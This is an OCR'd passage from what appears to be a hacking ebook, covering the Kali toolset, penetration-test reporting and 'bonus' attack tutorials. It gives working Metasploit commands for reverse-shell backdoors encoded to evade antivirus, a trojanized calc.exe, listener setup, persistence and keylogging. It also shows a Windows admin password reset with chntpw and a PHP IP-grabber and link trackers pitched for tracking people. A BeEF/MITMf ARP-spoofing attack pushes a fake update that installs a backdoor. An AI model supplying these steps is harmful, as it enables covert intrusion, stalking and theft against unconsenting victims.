Nikto is another simple scanner available in Kali Linux that can be used to scan web servers and web applications. Again this tool allows you to scan only one host in every scan, but the output command in the tools allows you to track the summaries of each scan. You can generate reports in all popular file formats and use it as an input to Metasploit as well. Most of the vulnerabilities discovered by Nikto reference the Open Sourced Vulnerability Database (OSVDB).

Websploit

Websploit is another tool available in Kali Linux for scanning and is rubybased. It has the same feel of Metasploit but has been developed specifically to attack web servers. Websploit also has support for integration with Metasploit to use exploits, payloads, and the

Meterpreter handler. Websploit can crawl and scan through websites and then attack their web servers through several exploit modules or cause a Denial of Service attack.

8. MAINTAINING ACCESS

Maintaining Access is the fourth stage of the penetration testing lifecycle. The chapter will take you through actions performed after exploitation to maintain access to a compromised target system. Exploiting a computer system or a network is amazing, but the goal of an ethical hacker is to figure out a way to maintain access to the target system after exploiting it. There are various methods to maintain access with an exploited system, but they all share a common motive: to reduce the time and effort taken to keep attacking the same machine again after it has already been compromised in the first attempt. Access to a compromised system may be required again after the first attempt if an ethical hacker is working with a team, and the other members need to access the target system at some point.

Maintaining Access can be called a secondary art form for an ethical hacker that requires just as much thought as exploitation. In this chapter, we will cover the basic concepts that are followed by ethical hackers to maintain access with a compromised system and continue an established session with the target system.

Let us go through the various methods that are used to maintain access and also the tools available to an ethical hacker that can be used in these various methods.

8.1 Backdoors

A backdoor is a necessary tool, and therefore, an ethical hacker will have to generate, upload, and execute backdoors applications on a compromised system. As already discussed earlier, backdoors do not necessarily need to be hidden in genuine programs as in the case of a Trojan horse, but Trojans may contain backdoors. We will go through sections that will teach you how to create a backdoor and a Trojan as well so that you understand the differences between the two. At this point, you can launch a terminal window in your Kali Linux system so that you can follow the steps with us.

To begin, you need first to create a directory called backdoors. You can use the following command.

```
mkdir backdoors
```

8.1.1 Backdoors using Metasploit

As we have already learned in the previous chapter, Metasploit is a very powerful framework. The Metasploit GUI is very user friendly, but it is even more impressive on the command line. The msfpayload command on a Kali Linux terminal will create binaries that can be used

against Windows systems, Linux systems, and even web applications. Moreover, the output of the msfpayload command can be provided as input to msfencode tools to encode these binaries so that they can evade detection by virus scanners.

8.1.2 Creating an Executable Binary (Unencoded Payload)

The msfpayload command will work with every payload that is available within the Metasploit framework. You can use the msfpayload -l command to list down the available payload.

Our example will be using the "`windows/meterpreter/reverse_https`" payload.

```
msfpayload {payload_name} S
```

This command shows you the fields that need to be set when you want to convert a payload into an executable binary. The msfpayload lets you embed the payloads into the following formats.

- Perl
- Ruby
- C
- C Sharp
- Raw

- Executable
- Javascript
- Dynamic Link Library
- War
- DBA
- Python

With all necessary information at hand, an ethical hacker can create an executable binary using the following command.

Note: This is one command and has to go on a single line.

```
msfpayload
windows/meterpreter/reverse_tcp
LHOST={YOUR_IP} LPORT= {PORT} X >
/root/backdoors/unencoded-payload.exe
```

8.1.3 Creating an Executable Binary (Encoded Payload)

You can just pipe the msfpayload command used in the unencoded example to the msfencode tool to encode your payload. This can be done through the following command.

```
msfpayload windows/meterpreter/reverse_tcp
LHOST={YOUR_IP} LPORT= {PORT} R | msfencode
-e x86/countdown -c 2 -t raw | msfencode x -
```

```
t exe -e x86/shikata_ga_nai -c 3 -k -o
/root/backdoors/encoded-payload.exe
```

8.1.4 Encoded Trojan Horse

We have discussed a few backdoors that can execute without needing any user interaction earlier in the book. However, a trojan horse appears to be a genuine program that a user may need to use for their daily tasks.

Our example uses the calc.exe file, which executes the calculator application in Windows. Note that we are performing this on Windows XP. We will first copy the calc.exe file from the Windows operating system files to an external drive. We are reiterating that we are using the Windows XP binary of calc.exe, as not all binaries in the Windows platform are vulnerable to Trojan attacks. The same calculator binary from a Windows 7 platform cannot be embedded with a Trojan. Therefore, executing this on a calc.exe file from Windows 7 will not affect a user at all. The other parameters that an ethical hacker should consider are firewalls, detection systems, and the level of encoding. The trial and error approach is encouraged, as every Trojan doesn't need to succeed.

The command is as follows.

```
msfpayload windows/meterpreter/reverse_tcp
{YOUR_IP} {PORT} R | msfencode -e x86/countdown
-c 2 -t raw | msfencode -x
/media/{EXTERNAL_USB_DRIVE}/calc.exe -t exe -e
```

```
x86/shikata_ga_nai - c 3 -k -o
/root/backdoors/Trojan-calc.exe
```

This command will successfully convert the cal.exe file into a Trojan-smdpayload.exe executable Trojan. The ethical hacker can now use one of the many methods to upload this file to the target's system, and the Trojan will be executed when the user interacts with this file.

8.1.5 Setting up a Metasploit Listener

We have discussed backdoors and Trojans in the previous section that will execute on the target's system. However, there will be times when these programs require further instructions, and they will call home for these instructions. An ethical hacker can set up a Metasploit Listener to respond to these calls. This is a simple task, as the Metasploit framework offers a builtin solution to set up a listener. You can use the following command step by step to set up a Metasploit listener via the Kali Linux terminal.

```
Msfconsole
Use exploit/multi/handler
Set payload
windows/meterpreter/reverse_tcp
Set lhost {your_ip}
Set lport {port}
Run
```

When you have set up a Metasploit listener and start receiving calls from the backdoor on the target system, it is because the user executed the unencodedpayload.exe file.

8.1.6 Persistent Backdoors

You may remember that when you were in college, you would keep going back to your parent's place at regular intervals to collect your clothes or request some financial aid. Similarly, a backdoor also keeps looking for more instructions from the ethical hacker at regular intervals. The meterpreter shell has the scheduleme option that can be used to achieve this. You can schedule commands to be launched at regular intervals using scheduleme. Alternatively, you can schedule commands to be launched based on user actions such as restarting the system or logging into the system.

The command is as follows:

```
scheduleme -c {"file/command:} -i -l
```

For example, you can create a schedule to launch the unencoded-payload.exe file when a user restarts the system. The command will be executed only once when the user restarts the system.

Detectability

If an ethical hacker is already aware of the antivirus system running on the target system, they can upload the Trojans or backdoors created by them on the following website to see which antivirus software in the world already have signatures to detect those Trojans and backdoors.

8.1.7 Keyloggers

Keylogging is a process through which the keystrokes of a user or system administrator are logged while they are using a system. There are several third party keylogging applications available, most of which brag about their ability to go undetected. While this is true, the installation of a keylogger on a system requires it to have some applications to attach a listening device physically to it. The third-party applications do not account for the virus scanners or intrusion detection systems on the target system while making their claims. There is an in-built tool in Metasploit known as the keyscan. If an ethical hacker has managed to establish a session with the target system, then the commands to use the keyscan tool are simple.

```
Keyscan_start
Keyscan_dump
Keyscan_dump (repeat as necessary)
Keyscan_stop
```

We hope this chapter has served as an introduction to the stage of maintaining access. This is still a very small portion of a universe full of malware. The development of malware can send a researcher to the darkest corners of the Internet, but also help an ethical hacker to a secure environment for computer systems throughout the world. When you create Trojans and backdoors using the Metasploit framework, you understand the thought process of malicious attackers because the want of the job as an ethical hacker is that you and the malicious attacker think alike.

9. REPORTING

Technical expertise is very important for conducting a penetration test as it gets you the desired results to validate the security settings of an organization's digital infrastructure. The senior management of the organization is the authority that hires a team of ethical hackers to conduct penetration testing and pays them for their assessment. At the end of the penetration testing activity, it is expected that this management would want to see a report of the entire activity. Similarly, the technical heads of various departments in the organization will want to understand the vulnerabilities discovered in the systems administered by them or the software developed by them so that they can make the necessary corrections if needed. This makes Reporting a very important stage of the penetration testing lifecycle. The test reported is divided into a few sections, and we will discuss them in this chapter.

Let us go through the various sections of a penetration test report one by one.

9.1 The Penetration Test Report

Executive Summary

The highlights of the penetration testing activity are mentioned in the executive summary section of the penetration test report. It provides an overview of the assessment. This mainly includes details such as

- The location of the test
- If the test was remote or local
- Details of the members of the ethical hacking team
- Advanced description of the security settings of the information systems and the vulnerabilities discovered

This section also serves as a good place to suggest data through visual representation, such as graphs and pie charts that show all the exploits that were executed on the target system. You should limit this section to three paragraphs. This section goes at the beginning of the report but is mostly composed after all the other sections of the penetration test report have been completed.

Engagement Procedure

This section will contain the engagements of the ethical hacking team along with the limits encountered and the various other processes. The section will describe the various types of tests that were conducted on the target system. It will have answers to questions such as “Was

social engineering a part of the test?" "Was there a Denial of Service DoS attack conducted?" etc. The section will let everyone know of the various attack surfaces and where on those surfaces, vulnerabilities were discovered. For example, an ethical hacker conducted a test from a remote location on a web application via the Internet, or a wireless attack was conducted by getting inside the range of an organization's wireless network.

Target Architecture

This section is optional and includes information about the target's infrastructure, such as their hardware, operating systems used, services offered by the systems, open ports, etc. If there were network maps developed by the ethical hacking team during the penetration test, this section is a good place to put it.

Findings

All the vulnerabilities discovered during the penetration test are listed down in this section. It is important to categorize these depending on the systems where they were identified so that the respective teams have the information required to correct the flaws. If it is possible, the security issues should be associated with regulatory compliance, as that will help to trace the costs to a source of funding. This section will also give the system owners

an estimate of the costs involved in patching the weaknesses.

Recommended Actions

This section defines the corrective actions to be taken for each vulnerability that has been discovered. This can be a section of its own with a description of every vulnerability, followed by the recommendation on how to fix it. The corrective action should not define the exact technical fix but should be a generic fix so that the system owners can figure out the exact fix on their own. For instance, a finding of a default password should have a recommendation that enforces a strong password policy for the employees.

Conclusion

This section will summarize the vulnerabilities and the corrective actions proposed in a few lines. You can also put down critical findings in this section so that system owners can pay extra attention to them.

Appendices

This section will cover all the information that supports the report and is information that cannot be part of the main body. This will include raw test data, information about the ethical hacking team, glossary, definitions, list of acronyms, and professional biographies of every individual ethical hacker on the team.

Presentation

Most management would want a briefing of the outcomes of the penetration activity to be presented in a formal or semi-formal manner. This could also contain a presentation slideshow that will accompany the ethical hacker giving the briefing. If an out brief is required, it should be conducted professionally. As an ethical hacker who is aware of all the weaknesses in the infrastructure, you should avoid attacking the owners of those systems during your presentation. You should not target associates from the system administration or software engineering team, as they will be the ones taking a call on whom to onboard for recurring tests on their infrastructure. It is therefore important to maintain a good relationship with all of them. Instead, you can present facts and numbers that will replace any emotions and will not accuse anyone. In short, just talk about the shortcomings of the system and ways to fix them efficiently.

Other times, the management may not want a presentation and will simply expect the report to be delivered to them. In such a case, ensure that the report is correct, printed properly, and presentable to the management. Copies of the report, both soft and hard, may be requested at times. A count should be maintained for all the copies that have been created, and it should be

documented as to who all have a copy of the report. A penetration test report has a lot of information that could be catastrophic if it got into the wrong hands. Therefore, the accountability of every copy of the report should be maintained.

Storage of Report and Evidence

Certain organizations will want the ethical hacking team to maintain a copy of the report of the penetration testing activity. If this is the case, the ethical hacking team needs to take special care while preserving the report. The minimum expectation would be to protect the rapport with some kind of encryption, and it would be even better if the encrypted file were stored in an offline location to add another level of security.

Some other organizations may request the deletion of the report. An ethical team should do this after consulting a legal team, as there are legal consequences that could befall an ethical hacking team based on things that were missed or not covered in the penetration testing report. If the legal counsel specifies that report deletion is acceptable, ensure that the disk that had the report is formatted multiple times and is overwritten with other data. It is also a good practice to have at least two people verify the deletion of data and is known as two-people integrity.

Conducting a penetration test on a system can be very beneficial and will help the system owners to produce a better quality of systems and software. It is important to route the findings and the report to the correct people. It should be presented professionally to the client. The result of reporting must be a report that documents the vulnerabilities and corrective measures in a way that will help system owners take action in a way that will make the entire organization more secure.

GET IN TOUCH WITH US

Hope you enjoyed the book and learnt new things as expecting. Keep a connection with us and we have a lot more things for you.

Instagram: https://instagram.com/hacklikepro/

Telegram Channel: https://t.me/hackworm/

Telegram (Admin): https://t.me/elliotmalek

10. BONUS

10.1 How I Hacked My Windows 10 Local Account In 30 Seconds

I'm about to show you exactly how I hacked into my Windows 10 laptop. The whole thing takes about thirty seconds after booting up.

I wasn't planning on writing this section, but when the opportunity presented itself I figured I should do a little write-up showing just why it's a bad idea to use a local Windows 10 account.

The opportunity, in this case, was that I forgot the Admin password for one of my Windows 10 laptops.

Luckily this is my gaming laptop, which is set up with a local account and without drive encryption.

Both of those points, local account and lack of drive encryption, are key to this particular method.

We'll exploit the local account by booting into a Kali flash drive and clearing the Admin password on the Windows machine. You can't do that with a Microsoft network account or if the drive is encrypted.


Let’s go

Booting up the Kali flash drive we get this menu

We don’t want to interact with the system more than necessary, so choose Live System (forensic mode) from the menu and hit Enter.


Once booted, click on the blue folder icon in the Favorites menu on the left side and select “Other Locations” in the menu.

Here I see the 500gb laptop drive, just double click it to mount and start browsing it.




You need to run the terminal commands inside a particular folder on the Windows drive, so head over to `/Windows/System32/config/` right-click and

`Open in Terminal`



Before you can reset an account you need to know its name, so list them out with the command


```
chntpw -l SAM
```



Let's go ahead and reset the password for `Marcus`, which is an ADMIN account.

Type `chntpw -u Marcus SAM` to get the interactive prompt.

Choose 2 to "Unlock and Enable" the account, and then pick 1 to remove the current password.



That’s it, we’re done!

I rebooted the laptop, logged into the Administrator account with no password, Enjoy

10.2 How to find IP and geographic location of the person with PHP scripting.

Are you interested in finding the geographic location of the person you are talking to?

This type of information can be very useful if you are tracking someone.

I will share with you some websites that create a link that you can send via social networks or using social engineering methods, and can instantly find out the IP address of the target.

Let’s do it.

If you are interested in creating your own IP grabber tool because you want to use your own domain, then here is a simple code:

```
<?php
//IP Grabber
//Variables
$protocol = $_SERVER['SERVER_PROTOCOL'];
$ip = $_SERVER['REMOTE_ADDR'];
$port = $_SERVER['REMOTE_PORT'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$ref = $_SERVER['HTTP_REFERER'];
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
//Print IP, Hostname, Port Number, User Agent and Referer To Log.TXT
$fh = fopen('log.txt', 'a');
fwrite($fh, 'IP Address: '.«».$ip .«\n»);
fwrite($fh, 'Hostname: '.«».$hostname .«\n»);
fwrite($fh, 'Port Number: '.«».$port .«\n»);
fwrite($fh, 'User Agent: '.«».$agent .«\n»);
fwrite($fh, 'HTTP Referer: '.«».$ref .«\n\n»);
fclose($fh);
?>
```

IP logger

IP Logger URL Shortener allows you to track and register IP addresses

1. Go to https://iplogger.org.
2. Select an option. Location Tracking, Image / Link, Invisible Logger
3. For the purposes of this guide, we will use the URL Shortener. Enter the URL and click Get Logger Code.

4. Copy the IPLogger link to collect statistics (no BB codes)
5. Remember the IPLogger ID (required to access registration statistics!), You will need this later to get the registered IP addresses.

Grabify

Grabify IP Logger lets you track who clicked on your links. Find IP addresses from Facebook, Twitter, friends on other sites.

1. go to https://grabify.link
2. Enter the link to the web page on the Grabify website and click the “Create URL” button
3. Now you will have a new tracking link, similar, for example. https://grabify.link/GK9OK5 you can use the button below to change the link domain to another domain that is less recognizable, or you can use your own domain.
4. Save the tracking code or connection link that you will need to get the IP addresses of those who clicked on your Grabify link.


Blasze

1. Go to https://blasze.com
2. Enter a new URL or tracking code and click Submit.
3. Copy the tracking link.
4. Copy the access code that you will need later to get the registered IP addresses.
5. Enter the access code at https://blasze.com to receive registered IP addresses.

10.3 Accessing the target computer's webcam

Now, we are going to use a program called Browser Exploitation Framework (BeEF):


1. We're going to launch BeEF XSS Framework. It uses JavaScript code to hook a target computer; once a computer is hooked, we'll be able to run a number of commands. Following is a screenshot of how it looks:



2. To run the commands, we will use a man-in-the-middle attack to automatically inject the hook code for BeEF. We will use a tool called MITMf to perform an ARP spoofing attack. We will give it the network interface, gateway, and target IP address, which is the address of the Windows machine.
3. Next, we will tell MITMf that we want it to inject a JavaScript URL, and give it the location where the hook is stored. The code will look something like this:


```
mitmf --arp --spoof -i eth0 --gateway 10.0.2.1 --target 10.0.2.5 --inject --js-url http://10.0.2.15:3000/hook.js
```

4. Once this is done, hit Enter, and it will run successfully. Its output is shown here:




5. This looks very complicated; we don't know where we got the options from, so it probably all looks very confusing in the preceding screenshot. Again, don't worry; we will discuss it in detail later on, and it will become easy for you. Right now, all we need to understand is that this program is going to inject the hook code; the code allows BeEF to hack into the computer, into the browser used by the target person, and the code can run without the person even knowing.
6. Now, go to the Windows machine and run the web browser. We're just going to go to any website, such as Google or Bing.

7. If you go back to the Kali machine, you'll see that we have the IP address of the target person under **Hooked Browsers**, and, if you click on the Commands tab, you'll see a large number of categories, with **commands** that you can run on the target computer. These are shown in the following screenshot:




8. Let's display a fake notification bar to the target telling them there's a new update, so click on Social Engineering | Fake Notification Bar (Firefox), as shown in the following screenshot:



9. This is going to show the target person that there's a new update, and, once they have installed the update, we can hack into their computer. Now, let's configure the fake notification bar to install a backdoor once the user clicks on it. We have a ready-made backdoor that's not detectable by antivirus programs (you will see how to do that in previous chapters). We will store that backdoor, and call it update.exe

10. Next, we will click on **Execute**. Now, before we run the update, we will have to listen to incoming connections to connect to the target computer, once the victim tries to update their computers.

Now, if we hit **Execute** on the fake notification bar command, the bar will be displayed in the target's browser, as shown in the following screenshot:



